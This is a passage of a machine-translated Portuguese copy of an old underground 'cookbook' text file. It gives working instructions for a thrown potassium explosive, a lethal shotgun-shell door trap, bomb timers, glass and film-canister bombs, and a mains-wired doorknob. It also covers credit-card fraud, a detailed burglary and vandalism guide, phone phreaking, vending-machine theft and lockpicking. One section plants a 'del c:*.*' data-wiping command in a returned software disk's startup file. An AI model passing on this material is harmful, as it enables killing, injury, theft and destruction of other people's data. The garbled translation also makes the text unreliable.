- 3, que é quando todas as contas vêm dentro Melhor época para cartão é de cerca de 11 ou 12, quando o pobre rapaz pagou a sua última conta, assim você pode correr até um novo (he, he, he!).

Itens ideais para o cartão

A melhor coisa é sempre Hard-ware como ele é no dia seguinte. Amigas, da ST, PC - qualquer coisa realmente. Os discos são um desperdício de tempo, eles são muito pesado. Discos rígidos externos, monitores - coisas boas basicamente. Não encomendar qualquer merda como VCR, Hi-Fi, vídeo-câmeras, teclados de música, computador software, jewelry ou qualquer coisa menos de \$ 300. Você vai encontrar os itens listados são difíceis de obter entrega no dia seguinte e, geralmente, não vai entregar a um endereço diferente - bastardos, hein? Você está desperdiçando seu tempo com itens pouco menos de \$ 300, tente manter as entregas abaixo de 10 por dia.

A queda - duas maneiras de fazer a queda

1. Sign para todas as artes (certifique-se que você está lá entre 9,00 e 5,30 PM)

2. Don 't transformar-se até cerca de 06:30 e recolher todas as cartas que o entregador deixou. Estes costumam dizer: 'você estava fora no momento da XX assim poderia por favor, arranjar novo tempo para a entrega ou pick up do nosso depósito ". Nesse caso, irritar ao depósito e obter todas as artes (precisa de um grande car!).

Página 176

Lembre-se, cardação kiddies é ilegal, por isso não pego.

Bomba 167.Potassium por Exodus

Este é um dos meus favoritos. Isto cria um explosivo muito instável em um recipiente muito estável. Você vai precisar de:

1.A dois terminou garrafa. Estes são meio difíceis de encontrar, você tem que olhar ao redor, mas se você não puder encontrar um, você vai precisar de um recipiente semelhante, no qual

há dois lados totalmente distintos que são herméticos e acessíveis nas extremidades, como este:

Separador! Hermético!

```
_____! _____
|||
/|\
----
| ----
| C ||| c |
| Uma ||| a |
| __p ||| __p_ |
\
| /
|||
----- | -----
```

o separador deve permanecer hermético / impermeável para que isso não explodir seu braço no processo (Acredite em mim. Será se você não é exata.)

2.Pure potássio. Não Sal Pedro, ou qualquer merda assim. Este deve ser o elemento puro. Este novo poderá ser difícil de encontrar. Tente uma química da escola

professor. Diga-lhe que você precisa dele para um projeto, ou alguma merda assim. Tente obter o maior pedaço que você pode, porque isso funciona melhor se um sólido

chuck, não um pó. Você também pode tentar Edmund Scientific Co. em:

Departamento 11A6

C929 Edscorp Bldg.

Barrington, NJ 08007

ou ligue para 1- (609) -547-8880

3.Cotton

4.Water

Instruções:

Aqui o algodão e encher alguns numa extremidade do recipiente de revestimento de um dos lados do separador. Colocar um pouco de potássio, aproximadamente do tamanho de um quarto

ou maior (com cuidado, e certificar-se de que suas mãos estão perfeitamente seca, este material reage violentamente com água) para que lado e

embalá-lo firmemente com todo o algodão que você pode ajustar. Agora, aperte bem a tampa.

Do outro lado do separador, preenchê-lo com tanta água quanto vai caber, e parafuso que tampa firmemente. Você está agora na posse de um

explosivo compacto feito um pouco estável. Para explodir, jogá-lo em alguma coisa! A água reage com o potássio, e

BBBOOOOOOMMMM! Funciona muito bem em janelas e pára-brisas, pois os fragmentos de vidro ir a qualquer lugar (recuar) e rasgar coisas separadas.

Quanto maior a peça, maior o crescimento. Se nenhum de potássio pode ser encontrado, tente olhar para sódio puro, ele funciona muito bem.

PS: Você também pode colocar esse pequeno otário sob a roda de um carro de alguém que você odeia ... (Espere até que "eles de volta mais que uma!")

168.Your direitos legais de Êxodo

Porque você possui esta pequena coleção de conceitos em sua maioria ilegais, você deve estar ciente dos seus direitos legais, se preso (hey, isso acontece com a o pior de nós).

Seus direitos legais são:

- 1.Have uma audiência perante um magistrado ou juiz, o mais cedo possível depois que você está preso.
 - 2.Be notificado das acusações contra si.
 - 3.Have um conjunto fiança razoável, se a fiança for concedida.
 - 4.Have uma feira, o julgamento imparcial júri.
 - 5.Be presente em todas as fases do processo.
 - 6.Confront seus acusadores. (Sem o taco de beisebol)
 - 7.Have seu advogado interrogar as testemunhas.
 - 8.Have sua chamada advogado testemunhas em seu nome.
-

Página 177

9.Be julgado por um crime apenas uma vez.

10.Receive nem punição cruel nem incomum se você for condenado por um crime e sentenciado.

NOTA:! Esses direitos são para depois que estiver preso, e não incluem a leitura dos direitos, etc Se estes direitos são violados de alguma forma, que pode ser motivo para a anulação do julgamento, ou mesmo a liberdade total.

169.How A lei protege delinquentes juvenis por Exodus

Menores acusados de violar a lei são concedidos alguns direitos especiais destinadas a proteger a, por causa de sua idade. Se um jovem é acusado

com um crime punível com pena de um reformatório ou centro de detenção juvenil, ele é assegurado o direito de:

1.Remain em silêncio, e não incriminar a si mesmo / ela mesma.

2.Be colocados em quartos separados de criminosos adultos, enquanto está sendo mantido sob custódia.

3.Be notificado antes da audiência das acusações contra ele.

4.Be liberado para seus pais ou responsáveis após a assinatura de uma promessa escrita a aparecer em seu julgamento (a menos que a criança tende a fugir e não voltar ao tribunal, a menos que ele é perigoso ou pode mesmo estar em perigo se for enviado de volta para casa).

5.Be julgado em processo que estão fechados ao público.

6.Have um registro dos procedimentos realizados, no caso de um é necessário para um apelo futuro.

7.Be representado por um advogado.

8.Have um advogado nomeado pelo tribunal, se ele não pode pagar um.

9.Confront seus acusadores.

10.Have seu advogado interrogar testemunhas.

Mais uma vez, esses direitos são para depois de ter sido preso.

170.Down Missile the Road 'de Êxodo

Este míssil é apropriadamente chamado porque ele viaja mais uma rua ou estrada. Isso não é nada mais que phun inofensivo pretendia assustar os vivos merda de carros que se aproximam.

Como fazer um míssil

Tudo que você precisa são:

-

Hairspray pode, ou qualquer outra coisa com propelente inflamável (não use spraypaint merda, faz uma grande bagunça!)

-

caixa de fósforos comuns

- fita (claro, se possível, as suas mais fino)

- BB ou pellet gun (usar BB se possível)

Instruções:

Tape a caixa de fósforos para o fundo da lata, você sabe, a parte côncava. Você pode querer mandar os jogos para que eles sejam

espalhados por uma vasta área do fundo da lata, mas juntos.

Agite a lata se vigorosamente. Agora, coloque a lata de lado, com o bico da lata apontou na direção que você quer que ele vá, por uma estrada,

fora de uma rampa, a sua irmã, etc. Agora afaste-se um pouco, e atirar nos jogos. Ele deve decolar em cerca de 30 pés por segundo! O que acontece em

Caso você não podia dizer, é o BB atinge os jogos e faz com que uma faísca, e mais ou menos na mesma época, perfura o fundo fraco da lata. Como

os sprays propulsor fora, espero que ele entra em contato com a faísca, e pronto. Se você não fizer isso direito, você vai explodir um monte de dinheiro, porque

cada um pode ser usado apenas uma vez, de forma experimental para encontrar os melhores resultados.

No Missile Air:

Compile o foguete como foi dito antes, e colocá-lo em um suporte vertical, de alguma forma com o fundo acessível. Coloque uma seção de tubo de PVC 95 °

preferido e disparar para dentro do tubo de PVC que deve dirigir o BB para cima, ea lata deve decolar. Experiência w / latas diferentes, é difícil

para encontrar aqueles que funcionam perfeitamente, e ainda ir mais alto do que 30 pés

171.Phun Com Shotgun Shells pelo Êxodo

Este phile é para aqueles não têm preocupação para si ou para a pessoa que quer transar mais com isso. (Em suma, um maldito MANIAC!)

DoorBlams

Página 178

Cartuchos de espingarda são maravilhosos. Eles podem ser usados em quase qualquer situação onde a dor ou a amputação de membros está em causa (incluindo o seu próprio, se

você não é extremamente cuidadoso. A melhor maneira de usar conchas, é o DoorBlam. O DoorBlam é uma simples mistura de um escudo gravado na parte de trás de uma porta, com o botão de ignição de costas para a porta (de modo que sopra para fora contra a porta). Agora posicione-o em algum lugar onde ele fará o danificar quiser. ou seja, perto do topo para a decapitação, do meio para a morte lenta, ou de baixo para fazer as vítimas rótulas voar pela sala. Agora fita de um percevejo contra uma parede ou algo que parte dos solavancos da porta contra. Prenda-o na parede de modo que o ponto de pica com o fita, e posicione-o para que ele irá apertar o botão de ignição no momento do impacto ... É simples. Dor instantânea!

Explosivos de Longo Alcance

Estes são os explosivos mais difícil que eu já tentei fazer (pessoas que conheço perderam dedos e mãos a este filho da puta) Se você tem um

VVVVERY ainda mão, ele pode ser realizado. Ignite botões normalmente levam um pouco de força para fazê-lo explodir, tão cuidadosamente e empurre levemente a aderência através de fita adesiva e fita para a parte de trás da concha, com a ponta da aderência LIGEIRAMENTE tocar no botão. Adicionar mais fita para trás para segurar o pino no lugar. Se você ainda tiver as mãos neste momento, considere-se sortudo. Agora você precisa adicionar um peso para a parte táctica-end para ter certeza que atinge o solo em primeiro lugar. Taping pequenas pedras ou fazer a casca, colocando cargas pesadas para o botão de ajuda. Colocar um cracker (sim um cracker (Saltines, alguém?)) entre o ponto de aderência eo botão ajuda a evitar a detonação em cima de jogar, o que não aconteceu. Agora atirá-lo para o alto e

Longe de você, e correr como MERDA faz depois de comer mexicana.

172.Electronic Acessórios por Exodus

Alguns phreaks acreditam na personalização de down-n-suja de equipamentos por elaborar por si próprios ... não me! Eu acredito que o outro cara deve construir

as coisas, e eu vou roubá-lo e usá-lo mais tarde. Esta é uma lista de lugares onde se pode obter os dispositivos que outro sábio tem que ser construído por

mão. Mas, afinal, uma boa phreak pode levar um item de pré-fabricados e adaptá-lo às suas necessidades

Radar Jammers:

O "Eclipse" \$ 199,00

TEK Distribuidores

PO Box 32287

Fridley, MN 55432 (612) -783-1666

Vigilância:

fone incomodando, sistema de gravação de fone., etc ..

EDE catalogar \$ 5

PO Box 337

Buffalo, NY 14226 (716) -691-3476

USI Corp, catálogo: \$ 2

PO Box PM-2052

Melbourne, FL 32902 (407) -725-1000

Protector catalogar \$ 5

PO Box 520294-M

Salt Lake City, UT 84152 (801) -487-3823

LIVRE catálogo: 1-800-732-5000

SpyMart catalogar \$ 4

PO Box 340-M

Morehead City, NC 28557

MICRO-VIDEO:

Supercircuits catálogo \$ 3

13552 Research Blvd. # B-2

Austin, TX 78750

Scanners:

CRB GRÁTIS catálogo

PO Box 56

Commack, NY 11725

HPR

PO Box 19224PM

Denver, CO 80219

Página 179

(Solicitar informações, eu acho?)

MISC:

Informação ilimitada <<< --- MERDA muito legal, as coisas boas.

PO Box 716, Departamento PM294 (um bocado caro, por isso prepare-se para

Amherst, NH 03031 CARD!)

Catálogo FREE (w / ordem, caso contrário US \$ 1,00)

Edmund Scientific (sempre a porra de um ótimo lugar para encontrar a pequena

Departamento 14D2, eletrônica minuciosos que compõem

C908 EdsCorp Bldg. caixas coloridas, e semelhantes)
Barrington, NJ 08007

173.Drip Temporizador por Exodus

Outro método de atraso de tempo para explosivos que são detonadas por meios eléctricos, é o temporizador de gotejamento. Encha um "folgado" com água e adicione como quantidade de sal que a água vai realizar. Selá-lo, deixando um pouco de ar dentro. Depois, os dois fios de fita de contacto a partir da qual o circuito tenha sido quebrado, a o interior de um copo grande. Coloque o folgado no copo. Picar um furo no topo do 'folgado', onde não há ar, e, em seguida, fazer um buraco no baixo para deixar a água escoar para o copo. Como todas as figuras de Einstein, o nível de água salgada no copo acabará por conduzir eletricidade no momento e fios de toque da água, completando assim o circuito. Eu ainda tenho que tentar este temporizador para fora, e eu tenho os planos de um total idiota, phreaker No entanto, ea dúvida que ele iria trabalhar com qualquer fonte de energia sob 12v.

174.Stealing por Exodus

É estranho quantos arquivos existem lá fora, que tenta documentar a arte de roubar. Afinal de contas, é uma arte. Você tem que ter calma, suave, persistente, paciente. Roubar não é uma operação durante a noite planejada. Você deve tentar se preparar para pelo menos uma semana ou mais, quando planeja roubar a partir de uma casa, e ainda mais quando a partir de um negócio. Tempo da história, kiddies: Há muito tempo atrás, bem, no ano passado, meus amigos e eu notei que o complexo de edifícios em nossa cidade foi o lugar perfeito para se obter, sem pagar, itens. Nós aprendemos tudo o que podíamos sobre o complexo, que foi de cerca de 365.000 pés quadrados, e cada empresa consistia em um escritório (totalmente mobilado com coisas de computador legal), e um 10.000 pé (aproximadamente) do armazém, todos interligados, e todos um nível. Esta informação foi obtida através de várias chamadas para o comitê da cidade (conselho de desenvolvimento, ou alguma merda assim, o lugar que você chama de licenças de construção, etc.) e obtivemos os planos para todo o complexo. Tínhamos planejado uma rota a partir da entrada lateral através do armazém, e para os escritórios,

onde todas as coisas boas geralmente está localizado. Agora que tivemos o nosso percurso, tudo o que precisava era de um plano para entrar. Uma vez que esta foi a nossa primeira grande trabalho, passamos algumas boas semanas de preparação. Durante o tempo de neve, trabalhamos w / a empresa a pá nas calçadas da complexo. Uma noite, por volta das 23:00, paramos pá na frente do nosso local de trabalho planejado, Sopas Campbell, Co. Não havia ninguém exceto os faxineiros que limpavam o lugar (ou assim pensávamos). Eu perguntei ao porteiro se eu poderia usar o banheiro (que eu tinha que ir também) e ele deixou me dentro Devo tê-lo surpreendido quando eu sabia exatamente onde era o banheiro! Enquanto eu caminhava para ele, eu fiz a varredura para filmadoras, infravermelho guns / receptores (pequenas caixas de entradas com um quadrado de vidro preto sobre uma "quadrados na altura do joelho de cada lado). Nada. As portas todos tinham detecção magnética de segurança nos topos, e também as janelas. Para que alguém iria quebrar no meio de um lugar óbvio como uma grande janela, estúpido. Para minha surpresa, havia alguns perdedores trabalhando até tarde, e não se importava que eu estava lá em tudo. Tome caras outra Viverin ', eu não vou estar aqui por muito tempo. O cheiro de café preto foi sufocante. O banheiro, foi localizado por volta da entrada do escritório para o armazém, e para minha surpresa, foi desbloqueado! As luzes estavam acesas, bem como o local estava totalmente vazio, exceto por alguns restos de papelão, e prateleiras, e que abençoado porta lateral. Eu andei até a porta para examiná-lo. Sem segurança, não houve câmaras de vídeo no armazém, sem nada. Estranho, geralmente estes armazéns foram mantidos apertado como um bichano prostitutas. Mas parecia que eles estavam arrumando para ir a algum lugar. Caixas nas mesas de escritório, etc. A porta estava trancada com uma trava de chave (dor para escolher) e uma fechadura normal chave maçaneta. Sem problemas. Eu precisava parar, que tranca de ser trancada, então eu olhei em torno de algo para usar aha! Houve algum material estranho como alum. folha no chão, flexível, mas de um negro

cor. Peguei uma pequena chave allen (um ladrão nunca vai a lugar algum sem uma pequena ferramenta lockpicking) e cheios o suficiente do material para o

buraco de fechadura de forma que uma chave não pode ser inserida suficientemente longe para ligar, e o material foi para longe para ser puxado para fora. Viola! De volta ao ponto de esta história.

Quando chegou a hora de fazer nosso movimento, algo estranho aconteceu. O local foi abandonado por 3 dias seguidos, a maioria dos equipamentos de escritório

removido, e a porta da frente entreaberta, para todos os 3 dias. Nós ainda decidiu entrar através do nosso percurso planejado. Às 01h30 fomos para a porta lateral, e

o que é uma surpresa, a fechadura trava estava aberta. Agora, para o bloqueio do botão. Ele ainda estava trancada, mas não é um problema. Botão de bloqueio geralmente parecido com este:

Tomada | parede>

|)

d ----- |

o ||

o |)

r |)

|)

Página 180

|

Tomada | parede>

A parte superior de deslizamento é sobre - "wide em fechaduras populares, com a barra virada para si, se os balanços da porta para fora. Com a menor chave allen você pode obter, manter-lo e empurrar repetidamente e deslize-o de volta para a maçaneta, mas não deixe de ir, porque é mola e voltar a encaixar na

coloque novamente. Agora, para o bar maior. Pegue outra chave e encostá-lo na ranhura onde o bar entra no

outra parede (sem o botão sobre ele)! e fazer a mesma coisa. Este será consideravelmente mais difícil de fazer do que com a pequena língua, mas se você pratica

como você deve ter, ele vai abrir com o mínimo esforço. Agora estávamos dentro. Corremos através do armazém que a porta do armazém / escritório

(Estes são raramente bloqueado, mas tentar preparar para isso antes do tempo por "enfiar o bloqueio" como eu fiz) e para o escritório. O lugar estava vazio, não prateleiras, apenas mesas, cadeiras e caixas. As caixas continham modems, placas-mãe, placas de ônibus, impressoras, cabos, cabo de fone, e uma continha um computador portátil Zenith! Sem brincadeira, esta é uma história verdadeira! Pegamos tudo o que poderia levar (5 pessoas). Pegamos todos os acima mencionado, bem como de toner de impressora, fones, fone jacks, documentos, cadeiras de mesa, caixas de isolamento e bolsas (tipo de estática-livre), mesmo o merdinha coisas, como as placas de saída, lâmpadas, qualquer coisa! Fomos realmente louco, e estavam em 2 min 30 seg. (Sempre definir um limite de tempo)

Nós acabou jogando a metade da merda fora, mas me senti muito bem apenas para tirar tudo o que não era nosso! Eu tenho feito desde então outros "trabalhos" com muito mais precisão, e esforço, bem como melhores recompensas. Aqui estão algumas dicas que devem ser seguidas ao tentar roubar:

-

USE LUVAS!!!!

-

Mochilas para que todos possam colocar o saque dentro

-

Sempre cas e da articulação de pelo menos uma semana e manter registros documentados de que sai quando o tempo fecha, luzes cronometrados, etc ..

-

Ter pelo menos 4 phriends com você, e, por favor, certifique-se que eles sabem o que estão fazendo, não idiotas permitido!

-

Traga ferramentas: pequenas chaves Allen, ambos os tipos de chaves de fenda, tamanho padrão, e minúsculos, lâmina de serra, cortadores de fio e strippers, spraypaint-para deixar o seu punho na parede, martelo, maça, arma-se disponível, lanternas (duh), fio-bom para re-roteamento porta de segurança, e parafuso cortadores.

-

Designar uma pessoa para realizar todas as ferramentas só-não têm o material de captação e misturá-lo com as ferramentas, isso só vai te atrapalhar mais tarde, se você precisa olhar fir uma ferramenta rapidamente.

-

Designar uma pessoa para ficar parado ao lado da porta e manter o relógio.

-

Designar um timer, que tem um cronômetro iluminada.

-

Faça corre JÁ NÃO É QUE 3 min. MESMO neste momento é extremamente elevada, tentar manter o mais baixo possível.

-

Veículo de fuga (de preferência, não uma van ou caminhonete, estes serão muito suspeito para os porcos .. er.I significam policiais. E não acelerar ou qualquer coisa, isso só atrai a atenção. Cubra as placas até pouco antes de começar suas bundas indo, para que ninguém possa relatar as placas para o porcos .. oops!, caramba, fiz isso de novo, policiais. Certifique-se de remover cobrindo antes de sair.

-

Mantenha sempre lanternas apontado para baixo, a menos que necessário, rastejar sob janelas, sem gritos, mesmo se você encontrar algum phucking merda legal, Pensando bem, talvez a pintura de sua alça é um pouco estúpido, então esqueça isso, usam roupas escuras sobre regulares, roupas não-suspeitas (Se trocar a primeira coisa de carro)

-

Nunca se gabar de suas descobertas em público, apenas no modem, ou em BBS, e nunca dar nomes de lugares, phriends e nomes exatos de coisas tomadas, (basta dizer que você "emprestado" um 486DX 33 placa-mãe, não dizem é um Intel 486DX 33 MHz para um IBM PS / 1 modelo 50, serial # XXXXXXXXXXXXX. que é simplesmente estúpido)

-

Tenha Phun! e nunca roubar de seu bairro.

-

Se você entrar em casas, nunca mover coisas ao redor, o que leva mais tempo a família yuppie para perceber que você estava lá, melhor.

-

USE LUVAS!!!!!!

-

Para entrar em windows: janela shoot com BB gun, e coloque o livro de capa dura claro, pegajoso cobrindo na janela em cima do buraco, espero que

o impacto do tiro foi suficiente para quebrar o vidro e magra ou empurrar o vidro coberto, não bater ou chutar, e você vai ver que

a maioria do vidro vai ficar com a cobertura, e vai fazer muito menos barulho.

-

Digite através das janelas do porão de preferência sob um deck ou passos.

-

Verificar se as pessoas terão desaparecido durante a noite e os vizinhos estão dormindo (GO por cerca de 2h30)

Página 181

-

Pegue o material que vai vender facilmente com os amigos, e não perca tempo levando as coisas que parecem puro, basta ter o básico: eletrônico, computador, TV,

VCR, algumas jóias, coisas que você poderia facilmente jarrete, de preferência sem inscrições, invadir a geladeira, levar fones de boa qualidade, estéreo Equip., alto-falantes, etc.

-

Sempre caso a parte externa da casa à procura de adesivos de segurança que as famílias yuppie gostam de colocar em plena vista.

-

Fazer merda travesso como cortar todas as linhas de fone em casa, retira-se almofadas do sofá, e lança-os para que eles fiquem perfeitamente normal;! Disparar um buraco

em seu tanque de peixes, (todos os yuppies peixe próprio); barra roupas, em seguida, colocá-los de volta para a gaveta, retire frigorífico; set maneira termostato até 99.9ø;

deixar escorrer conectado e deixe a torneira aberta um pouco, (por 6 horas!), o que você não pode tomar ou realizar, destruir de uma maneira sutil,-se

não pode realizar os 130 de madeira alto-falantes estéreo de caso lb, cortar os cones; quebra de canetas esferográficas abrir e esfregá-los no tapete com

seus sapatos; executar um ímã sobre cassetes e disquetes de áudio e vídeo, e qualquer outra coisa sutil que iria iluminar o seu dia.

INFORMAÇÃO 175.MISCELLANEOUS por Exodus

Fácil explosivo:

-

Preencha caso de filme Kodak (você sabe, o cilindro preto com a tampa cinza) com explosivos de sua escolha. Faça o furo na tampa cinza, insira o fusível, e fita-lo novamente muito bem. Luz.

-Ou-

-

Fazer um buraco que a tampa cinzenta voltado para fora, e inserir um M-80 com fusível passar pelo buraco e de retentores, gravando-o firmemente ALL AROUND o caso. Coloque na caixa de plástico, luz, feche a porta, e obter o inferno fora! Devido ao espaço aéreo apertado, o poder destrutivo do explosão é aumentada 5X. Funciona em água também, com uma gota de cera, ou de preferência cimento de borracha em torno de onde a tampa e pávio se encontram.

-E-

-

Encha um copo de coque / pepsi garrafa com uma parte do gás, uma parte de açúcar, e 1 parte de água. Calçar um M-80 na parte superior cerca de metade. Agite o recipiente, coloque na caixa de correio (esperemos que com e-mail {hehe!}) luz, e obter a porra de distância. Essa coisa envia estilhaços de vidro por toda parte, inclusive através de seu e-mail.

Maçaneta Shocker:

-

Passe um fio de uma fenda na tomada para o suporte na parede que insere a língua do botão em. Executar um outro fio a partir de outra placa para um local discreto na maçaneta da porta. Como é que um * garra * você?

Loops Telefone: (lembre-se, o tom + silêncio = conexão)

NÚMERO | Tone / Silence (T / S) End | STATUS (em conexão)

? -? -? -?? S páreo

1-619-748-0002 tom definitivo T

x-xxx-749-xxxx T tom definitivo

? -? -? -?? S páreo

1-619-739-0002 tom definitivo T

x-xxx-xxx-xxx1 S não tenho certeza de jogo

x-xxx-738-0002 T

definido

x-xxx-xxx-0020 S definida

x-xxx-7xx-0002 T definitiva

? -? -? -?? S páreo

Na verdade, qualquer 1-619-7x9-000x dá detecção de tom, encontrando a outra conexão silenciosa é um pouquinho mais difícil.

Se alguém consegue completar alguns destes, ou quaisquer loops, por favor me avise.

Página 182

A única coisa ruim sobre linhas de loop, é que, eventualmente, a Gestapo descobre sobre o uso excessivo da linha, e atribui o número a ninguém

que quer um novo número para o seu fone. Então, quando phreaks começar a usar a linha novamente, pensando que é um loop, que recebem um puto yuppie que

em seguida, tem a chamada traçado, e isso é como colocar suas bolas direita em uma porta e batendo-a. O operador vai reclamar em seu rosto, e dizem alguns

besteira que ela tem o seu número e relatar quaisquer perturbações no fone co. se ela vê-lo novamente.

Simples Vírus / Easy Way para retornar um programa copiado (hehe!)

Quando você compra um jogo, ou algo de uma loja de informática, copiá-lo e quer devolvê-lo (eu sei tudo de você fazer isso), às vezes toda a loja

faz é re-celofane-lo e ele vai voltar às prateleiras sem ser testadas novamente. Se os disquetes originais tem um arquivo AUTOEXEC.BAT com eles para

iniciar a cópia / descompressão no boot-up, basta editá-lo para dizer:

```
cd \
```

```
del c: *. *
```

```
y
```

Isso vai tornar real o dia de alguém engraçado, especialmente se a loja tenta testá-lo. Ou, na maioria dos casos, a loja não aceitar retornou mercadoria se

ele não está com defeito, por isso defeito TI. Isso é feito por meio de um programa que mostra a data e hora dos originais foram modificados pela última (verificar isso ANTES de instalar o programa!!) Como DOSSHELL ou XTGOLD. Em seguida, defina a data e a hora do seu computador para coincidir com a data de originais e tempo (aproximadamente). Instale o programa e / ou copie os originais e manuais. Agora fode com o arquivo de descompressão (geralmente PKUNZIP), o arquivo de instalação e qualquer outro que você vê. Agora, a loja não tem razão, e deve aceitar o produto como um retorno, ou às vezes eles vão dar um retorno para verificar o \$ \$, e enviar o programa volta para o fabricante, que é bom, porque ele vai ser recopiado, fechados, e

colocar de volta nas prateleiras em algum lugar para outro phreaker para cortar!

(Se a data / hora de correspondência acima é muito de uma dor para o realmente retardado lá fora, coloque a data / hora do computador para todos os últimos próximo os originais, e foda-se com todos os arquivos, tornando-os durante todo o jogo.)

Bombas da bateria:

Baterias como Duracell, Eveready, Energizer, etc .. são feitas especialmente para uso doméstico e não sob qualquer condição, explodir quando simplesmente

ligados uns aos outros. Por conseguinte, as baterias genéricas são necessários. Estas baterias podem ser obtidos no país hic, ou a partir de uma porcária

atacadista. Já ouvi falar de phriends colocando 9Vs na porra do microondas por um minuto ou assim, e isso deve desativar o "detonador

protetor ", mas quem coloca as baterias em um forno de microondas, deve ter as baterias explodem sobre eles. Nunca descobri se duas mantas de 9v

conectada realmente explodir. Eu espero que sim.

Qualquer Boxers Azul?

Muitas pessoas não usam caixas azuis nos dias de hoje. Eles se tornaram um perigo eminente para phreakers. Ma Bell tem um novo equipamento para detectar a utilização de caixas tom emissores de luz, e sobre o único lugar seguro para as chamadas de caixa é o orelhão acessível-dândi no final do bloco. A única maneira de

caixa chama hoje é mudar para outro sistema de comutação com outro número: ie-

Ligue para uma loja como Toys-'R'-Us, (1-908-322-6065 Livingston, NJ) e pedir para o departamento técnico (vídeo game). Este procedimento comuta o número

do acima exposto à extensão do departamento, geralmente e extensão, mas pode ser totalmente diferente # você é enviado para quando você estiver em

segurar. Isso é muito bom. Bullshit o funcionário do departamento de tecnologia., E esperar por ele para desligar primeiro. Que desconecta-lo de seu departamento,

mas não a partir da interligação da loja. (Pode até ser possível marcar um número e começar outro departamento neste momento). Isto é como a

'Empilhar' troncos. Sua dialtone (dentro da loja) pode ter um pouco maior / menor do que um campo dialtone em sua casa. Isto é o que você quer.

Agora, explodir 2600 em toda a linha, e você deve ter acesso a um tronco, e Bell Labs acho que a loja fez isso, e não é geralmente questionada

porque o computador pode pensar que é parte do seu sistema de paginação. (Não 100% de certeza, o teste ao redor)

Quando alguém (de preferência que você não dá a mínima para) chamadas, disque * 69 para ligar para ele de volta (Se a sua área subscreve este recurso). O que

deve acontecer é que o * 69 tom pede ao computador sino para chamar de volta a pessoa. O computador faz o chamado neste momento. Agora, quando

seu amigo pega, besteira-lo para desligar primeiro. Agora, o computador está recebendo o dialtone primeiro, então ele passa para você. Se você soprar 2600

Neste ponto, o computador pode pensar que é o seu próprio equipamento de fazer a chamada. Eu realmente não tenho certeza sobre isso. Esperemos que este funciona, mas eu não pode testá-lo porque alguns merda, merda completa, ducha bico, porco filho da puta quebrou minha caixa de MF. caixas <frown> MF que não são difíceis de encontrar.

Muitas lojas de hobby, lojas de instrumentos musicais, ou lojas de eletrônicos pode vender a caixa MF si mesmo, ou um que detecta os tons, que podem ser usados em o caminho inverso.

Bons números de telefone técnicos:

Às vezes, a parte mais difícil de se obter suporte técnico é encontrar um lugar para olhar. Um lugar fácil é MIT (casa do Phreaks ORIGINAL)

Encontre o número do campus Engenharia Eletrônica, ligue e diga que você gostaria que o número de (dar espaço # fazer um up, se você tiver a), ou

Página 183

chamar a pessoa encarregada de atribuições dormitório (comprar um livro de faculdade, se você precisa). Eventualmente, se for bem feito, você terá uma lista de possíveis # s,

e definir o seu modem em digitalização, e olhar para o portador de detectar. Um desses nerds ... ahm! Quero dizer Geniuses deve ter um computador com um modem e esses caras vão atender cerca de 100% de seus problemas técnicos.

Câmera escondida:

Se você estiver em brincadeiras como eu sou, do que aqui é um livro para você:

"A Segunda Manual Oficial da Câmera escondida"

por: Peter Van Der Linden

Existem centenas de boas piadas e golpes de telefone, bem como uma seção de piadas do computador, com todo um programa de re-escrever o

Arquivo COMMAND.COM para ser mais engraçado do que nunca.

176.Shaving Creme bomba por Exodus

Isto pode não ser realmente o que poderíamos considerar uma bomba, mas é uma ótima idéia e tanto para phuck alguém. Você vai precisar de:

-

(1) A pessoa que você odeia quem tem um carro.

-

(1)-Container de nitrogênio líquido (experimente uma loja de ciência, ou Edmund Scientific, mencionado em vários lugares neste Cookbook)

-

(6-10)-latas de creme de barbear genérico.

-

(1) à tarde-Free (de preferência em baixas temperaturas externas)

-

(1 ou mais)-pares de alicates, para cortar e descascar.

•

Alguns phriends.

Instruções:

Encontrar alguém que é dono de um pequeno carro compacto, e conseguem descobrir onde ele se mantém à noite (ou quando ele está longe!) Ser capaz de abrir o carro repetidamente .. Coloque uma lata no nitrogênio líquido por cerca de 30 segundos. Tirá-lo e cuidadosamente e rapidamente retire o recipiente de metal do lado de fora, e você deve ter um congelado "bloco" de creme de barbear. (Ela ajuda a ter mais de um recipiente, e mais phriends) atirá-la no carro e fazer o mesmo com todas as latas. Uma dúzia ou mais "blocos" como este pode preencher e levemente PRESSURIZE um carro pequeno. Quando ele abre a porta (espero que ele não percebe a bagunça no interior devido às janelas nebuloso), ele será coberto com quilos de creme de barbear que é um puta de sair estofos.

PS - Tentar obter um é o seu porta-luvas!!

177. Another boa maneira de arrancar uma mudança ou máquina de bebida por? ID flèsh

Primeiro você começa um novo dólar agradável para trabalhar. Certifique-se de que não há rasgos nele. Agora, você tem um pequeno pedaço de plástico transparente de aproximadamente 3/4 da

largura do dólar real. Deve ser um bom 6 "ou mais. Seguida, você precisa de alguma fita adesiva transparente. Fita mágica Scotch vai funcionar melhor. Você

simplesmente coloca a tira de plástico ao dólar. Mas, você deve ter cuidado para não gravá-lo mais do que «" o lado do dólar. Tape-lo em ambos os lados

(Frente e verso, não superior e inferior) do dólar. Agora, tudo que você tem a fazer é usá-lo:

Andar casualmente até a máquina isolada. Pegue o seu dólar, e colocá-lo na máquina. CUIDADO! Algumas das alterações mais moderno

máquinas têm alarmes! O mais provável, porém, bebidas ou doces máquinas não. Agora, a máquina começa a tomar o dólar Você espera até que seu

tira de plástico é quase todo o caminho para a máquina, e então você puxar com força suficiente para obter o dólar para fora da máquina, mas não rasgá-lo. Se você

fez corretamente, você deve ter começado o que você comprou, e ainda tem seu dólar para uso posterior. Em máquinas de doces, porém, fazer a sua seleção, e depois esperar para puxar o dólar para fora. Não se preocupe se você não conseguir nas primeiras tentativas. Levei cerca de 5 tenta dominá-lo. Ele faz, eu repeat funciona de fato, se feito corretamente. Se você apenas não pode obtê-lo, embora, seja a máquina é muito sofisticado, ou você colocar a fita até demais alta sobre o dólar. Divirta-se!!

178.Lockpicking para o novato EXTREME ... por? ID flèsh

Página 184

Este é realmente um bom método para abrir as portas que estão bloqueadas. O único problema com isso, porém, é que ele só funciona com abertura para o exterior portas. OK, aqui vamos nós

1.Realize você não está trabalhando com o bloqueio real, mas aquela coisa que fica entre a porta ea parede.

2.See como essa coisa é curvada de um lado? Bem, isso é o que nós vamos estar fazendo uso de.

3.Acquire um grande papel-clip. Se for muito curto, não vai funcionar. Você também tem que ter um cadarço. Agora, para a construção ...

4.Straighten o clipe de papel.

